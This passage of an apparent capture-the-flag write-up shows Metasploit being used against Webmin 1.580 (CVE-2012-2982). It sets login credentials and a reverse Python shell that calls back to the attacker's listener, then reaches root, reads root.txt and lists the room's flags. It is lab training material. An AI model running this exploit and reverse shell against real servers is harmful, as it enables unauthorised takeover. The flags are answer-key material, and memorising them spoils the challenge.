Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor
```

DATA BASE

Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)

EDB-ID:

21851

CVE:

2012-2982

Author:

METASPLOIT

Type:

REMOTE

Platform:

UNIX

Date:

2012-10-10

EDB Verified: ✓

Exploit: 📄 / 🛠️

Vulnerable App:

←

After searching on exploit db it showed only one I used it cve number to search it in metasploit


```
msf6 exploit(unix/webapp/webmin_show CGI_exec) > show options

Module options (exploit/unix/webapp/webmin_show CGI_exec):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD | videogamer124   | yes      | Webmin Password                                                                                        |
| Proxies  |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS   | 127.0.0.1       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 10000           | yes      | The target port (TCP)                                                                                  |
| SSL      | false           | yes      | Use SSL                                                                                                |
| USERNAME | agent47         | yes      | Webmin Username                                                                                        |
| VHOST    |                 | no       | HTTP server virtual host                                                                               |



Payload options (cmd/unix/reverse_python):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.8.20.25      | yes      | The listen address (an interface may be specified) |
| LPORT | 443             | yes      | The listen port                                    |
| SHELL | /bin/sh         | yes      | The system shell to use                            |



Exploit target:



| Id | Name         |
|----|--------------|
| 0  | Webmin 1.580 |



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/webmin_show CGI_exec) >
```

Please note that ssh tunnel should be on and RHOSTS should be at which webmin is open or else it will show *Authentication Failed*

Once all options are set run exploit

```
msf6 exploit(unix/webapp/webmin_show CGI_exec) > exploit

[*] Started reverse TCP handler on 10.8.20.25:443
[*] Attempting to login...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Command shell session 1 opened (10.8.20.25:443 → 10.10.33.69:39118) at 2023-06-16 10:05:41 -0400
```

```
pwd
/usr/share/webmin/file/
cd /root
ls
root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```

Great!!!! We got the root shell.

Ans : a4b945830144bdd71908d12d902adeee

Congratulation!!! On successfully compromising the machine and complete this room, hope this was helpful.

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
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


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4	student2	Student2		studi
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9	anatacker	Ana Tacker		
10	THM{Got.the.User}	X		
11	qweqwe	qweqwe		



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


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
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
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
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


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